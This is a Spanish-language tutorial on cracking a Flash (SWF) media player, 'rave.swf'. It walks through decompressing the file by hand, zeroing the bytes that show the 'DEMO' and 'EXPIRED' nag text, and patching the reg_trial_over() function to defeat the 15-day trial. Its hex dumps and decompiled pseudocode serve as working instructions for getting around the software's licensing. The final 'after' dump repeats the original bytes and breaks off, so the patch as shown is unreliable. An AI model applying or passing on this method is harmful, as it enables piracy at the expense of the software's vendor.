Iniciando con la victima en cuestión.


Esta es la presentación de nuestra victima.



1. Reconocer un *.swf comprimido, versión de flash


Ahí se muestra nuestra victima.

Abrimos ***rave.swf*** en nuestro editor hex, y nos fijamos en los primeros 8 bytes del fichero.




2. Descomprimir manualmente un *.swf


Seleccionar desde x08 hasta el final.




Copiarlo en un nuevo archivo con el nombre "**rave2.gz**",



Abrimos "**Phyton**" y escribimos el siguiente escript.




Ahí al terminar el tenemos como salida "**rave2.d**", si lo abrimos con hex vemos lo siguiente:



Como vemos en “**rave2_d**” le falta los 8 bytes, que identifican al archivo *.swf,
Lo que hacemos para completar la descompresión, es copiar los 8bytes de “**rave**” y lo añadimos a “**rave2_d**”(aquí voy a hacer una copia de “**rave2_d**” con el nombre de “**rave2_d_f**” para que vean la diferencia.)

Como vimos anteriormente los 3 primeros bytes indican el estado.

43 57 53 es comprimido **CWS**
46 57 53 es descomprimido **FWS**




Aquí ya esta listo el trabajo de descomprimir, lo unico que nos queda es modificar la extencion de “**rave2_d_f**” a “**rave2_d_f.swf**”.

3. Quitar la molesta nag “mensaje DEMO” y “EXPIRED”


Para este punto usamos abrimos, tenemos 2 posiblidades, que nuestro nag llamado “DEMO” sea una imagen o texto.

Abrimos con “**Sothink SWF decompiler**” nuestro “**rave2_d_f.swf**”


Primera opción buscar imagen que diga demo.- Buscamos en Shape si encontramos alguno para atarcar por ahí, pero no tenemos éxito.



Segunda opción buscar texto diga DEMO.- Buscamos en Text si encontramos alguno para atarcar por ahí, no tenemos éxito pero hallamos este “**demoText**”, es un principio.
Si vamos al hex. Y buscamos esa frase “**demo**”tenemos varias coincidencias.



En la sección Sprite buscamos quien llama a “**text 40**”, y encontramos que es el “**Sprite 41**”



1era.- a primera vista no se ve pero, aqui se asigna el texto “**DEMO**” podriamos reemplazarlo por ceros pero el problema persiste, claro que sin la palabra, curiosamente “**68, 69, 77, 79**” es nuestra palabra “**DEMO**” y también la palabra “**EXPIRED**” como **69, 88, 80, 73, 82, 69, 68**

```
00005F70   64 65 6D 6F 54 65 78 74  00 36 38 2C 36 39 2C 37   demoText.68,69,7
00005F80   37 2C 37 39 00 64 65 6D  6F 54 65 78 74 45 78 70   7,79.demoTextExp
00005F90   00 36 39 2C 38 38 2C 38  30 2C 37 33 2C 38 32 2C   .69,88,80,73,82,
00005FA0   36 39 2C 36 38 00                                  69,68.
```


2da Encontramos algo curioso “**infoWindowShowDemo**” que ejecuta nuestro texto “**DEMO**” e “**infoWindowShowExp**” que ejecura el texto “**EXPIRED**”, si cancelamos ambas acabaria nuestro problema de nags; pero no funciona correctamente, entonces solo cancelo “**infoWindowShowExp**” .

```
00007B00   65 73 00 69 6E 66 6F 57  69 6E 64 6F 77 53 68 6F   es.infoWindowSho
00007B10   77 44 65 6D 6F 00 72 65  67 5F 74 72 69 61 6C 5F   wDemo.reg_trial_
00007B20   6F 76 65 72 00 74 72 69  61 6C 5F 6F 76 65 72 00   over.trial_over.
00007B30   69 6E 66 6F 57 69 6E 64  6F 77 53 68 6F 77 45 78   infoWindowShowEx
00007B40   70 00 44 61 74 65 00 67  65 74 54 69 6D 65 00 73   p.Date.getTime.s
00007B50   6F 5F 77 69 6D 70 79 52  00 64 61 74 61 00 72 74   o_wimpyR.data.rt
00007B60   69 00 62 6F 62 37 38 37                            i.bob787
```

Queda asi

```
00007B00   65 73 00 69 6E 66 6F 57  69 6E 64 6F 77 53 68 6F   es.infoWindowSho
00007B10   77 44 65 6D 6F 00 72 65  67 5F 74 72 69 61 6C 5F   wDemo.reg_trial_
00007B20   6F 76 65 72 00 74 72 69  61 6C 5F 6F 76 65 72 00   over.trial_over.
00007B30   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00007B40   00 00 44 61 74 65 00 67  65 74 54 69 6D 65 00 73   ..Date.getTime.s
00007B50   6F 5F 77 69 6D 70 79 52  00 64 61 74 61 00 72 74   o_wimpyR.data.rt
00007B60   69 00 62 6F 62 37 38 37                            i.bob787
```

Y la salida visual seria estas sin nags, pero ahí aun no termina la cosa por que aun nos queda el trial de 15 días que aun molesta y no permite que usemos la aplicación.



3ra aquí vemos la declaración de ambas variables.

```
00009B90   57 69 6E 64 6F 77 00 65  78 70 00 64 65 6D 6F 54   Window.exp.demoT
00009BA0   65 78 74 00 65 78 70 5F                            ext.exp_
```

Y

```
00009D10   74 00 6C 69 6E 6B 6C 6F  63 6B 42 75 79 00 64 65   t.linklockBuy.de
00009D20   6D 6F 54 65 78 74 45 78  70 00 69 73 4E 75 6C 6C   moTextExp.isNull
```

4ta.- aquí se le asigna al texto “**DEMO**” el formato, la alineación pero si nos fijamos en la imagen de abajo es nuestro “**text 40**”

```
00011FD0   00 00 00 00 00 00 00 00  64 65 6D 6F 54 65 78 74   ........demoText
```

```
00011FE0   00 3C 70 20 61 6C 69 67  6E 3D 22 63 65 6E 74 65   .<p align="cente
00011FF0   72 22 3E 3C 2F 70 3E 00                            r"></p>.
```

5ta otras sin importancia.
000009B9B
00001DB3A

Hasta aquí ya cumplimos con el objetivo de quitar las nags.


4. Quitar el periodo de prueba

Como vemos hay variables o funciones con los nombres “**demoText**” y “**demoTextExp**” lo cual nos lleva a sospechar que hay una **función** dentro de su script que se encargar de controlar el trial.

Si recordamos la sección modificada,…… hum vemos “**reg_trial_over**” ese parecer nuestro objetivo, pero a diferencia de las nag no podemos eliminarlo ya que generaría algunos inconvenientes por tratarse de una función.

```
00007B00   65 73 00 69 6E 66 6F 57  69 6E 64 6F 77 53 68 6F   es.infoWindowSho
00007B10   77 44 65 6D 6F 00 72 65  67 5F 74 72 69 61 6C 5F   wDemo.reg_trial_
00007B20   6F 76 65 72 00 74 72 69  61 6C 5F 6F 76 65 72 00   over.trial_over.
00007B30   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00007B40   00 00 44 61 74 65 00 67  65 74 54 69 6D 65 00 73   ..Date.getTime.s
00007B50   6F 5F 77 69 6D 70 79 52  00 64 61 74 61 00 72 74   o_wimpyR.data.rt
00007B60   69 00 62 6F 62 37 38 37
```

Lo vemos mas claramente en el decompilador, parece ser la parte mas difícil del tute pero en realidad es la mas simple. Solo buscamos algo que coincida dentro de los scripts “**Action**” en la sección de cargado “**MainMovie**” buscando…. Eureka… hallado justamente hay una funcion “**reg_trial_over()**” con 3 parametros de retorno y solo es un logico, verdadero o falso… ahí atacamos.



1era interpretando el script

Tomamos la función y la convierto a algo mas comprensible.

```
Local1.-  es la variable que almacena el conteo de los días.
Local2.-  es la variable estática que almacena los 15 días.
Mientras esta función retorne false la aplicación seguirá en uso.

function reg_trial_over() {
        if (!(1448483791 & -1448483792)) {
            local1 = varible;
        } // end if
        local2 = local1;
        if (funcionX(local1)) {
            varible = funcionX();
            local2.FuncionX();
            local2 = NULL;
            return (false);       1er return
        }
        else {
            local2 = local1;
            if (!(1137503192 & -1137503193)) {
                local1 = funcionX() - local1;
            } // end if
            if (local1 > local2) {
                return (true);   2do return
            }
            else {
                return (false);  3er return
            } // end else if
        } // end else if
    } // End of the function
```

Entonces cambiamos ese valor de true a false; para cambiarlo nada menos que vamos la hex.
Y ubicamos esa sección.

```
00007120   00 72 65 67 5F 74 72 69  61 6C 5F 6F 76 65 72 00   .reg_trial_over.
00007130   00 00 02 2A 00 E4 00 96  02 00 08 0A 1C 96 0A 00   ...*.ä.–.....–..
00007140   07 CF 1B 56 56 07 30 E4  A9 A9 60 9D 02 00 10 00   .Ï.VV.0ä©©`▯ ....
00007150   96 02 00 08 0B 4E 96 02  00 08 0C 4E 87 01 00 01   –....N–....N‡...
00007160   17 96 04 00 08 0D 04 01  1D 96 09 00 04 01 07 01   .–.......–......
00007170   00 00 00 08 0E 3D 12 9D  02 00 4E 00 96 02 00 08   .....=.▯ ..N.–...
00007180   0A 1C 96 02 00 08 0B 4E  96 09 00 08 0C 01 00 00   ..–....N–.......
00007190   00 00 08 0F 3D 4F 96 07  00 01 00 00 00 00 08 0A   ....=O–.........
000071A0   1C 96 02 00 08 10 52 17  96 04 00 08 0D 08 11 1D   .–....R.–.......
000071B0   96 02 00 05 00 3E 96 05  00 07 93 0C 8B 62 4C 62   –....>–...“.‹bLb
000071C0   9D 02 00 13 00 99 02 00  51 00 96 04 00 08 0D 04   ▯ ....™..Q.–.....
000071D0   01 1D 96 07 00 01 00 00  00 00 08 0F 3D 96 02 00   ..–.........=–..
000071E0   04 01 96 0A 00 07 D8 EB  CC 43 07 27 14 33 BC 60   ..–...ØëÌC.'.3¼`
000071F0   9D 02 00 10 00 0B 87 01  00 01 17 96 04 00 04 01   ▯ .....‡....–....
00007200   08 12 1C 67 12 9D 02 00  0B 00 96 02 00 05 01 3E   ...g.▯ ....–....>
00007210   99 02 00 06 00 96 02 00  05 00 3E 8E 15            ™....–....>Ž.
```


Como queda la aplicación es así.

```
00007120   00 72 65 67 5F 74 72 69  61 6C 5F 6F 76 65 72 00   .reg_trial_over.
00007130   00 00 02 2A 00 E4 00 96  02 00 08 0A 1C 96 0A 00   ...*.ä.–.....–..
00007140   07 CF 1B 56 56 07 30 E4  A9 A9 60 9D 02 00 10 00   .Ï.VV.0ä©©`▯ ....
00007150   96 02 00 08 0B 4E 96 02  00 08 0C 4E 87 01 00 01   –....N–....N‡...
00007160   17 96 04 00 08 0D 04 01  1D 96 09 00 04 01 07 01   .–.......–......
00007170   00 00 00 08 0E 3D 12 9D  02 00 4E 00 96 02 00 08   .....=.▯ ..N.–...
00007180   0A 1C 96 02 00 08 0B 4E  96 09 00 08 0C 01 00 00   ..–....N–.......
```

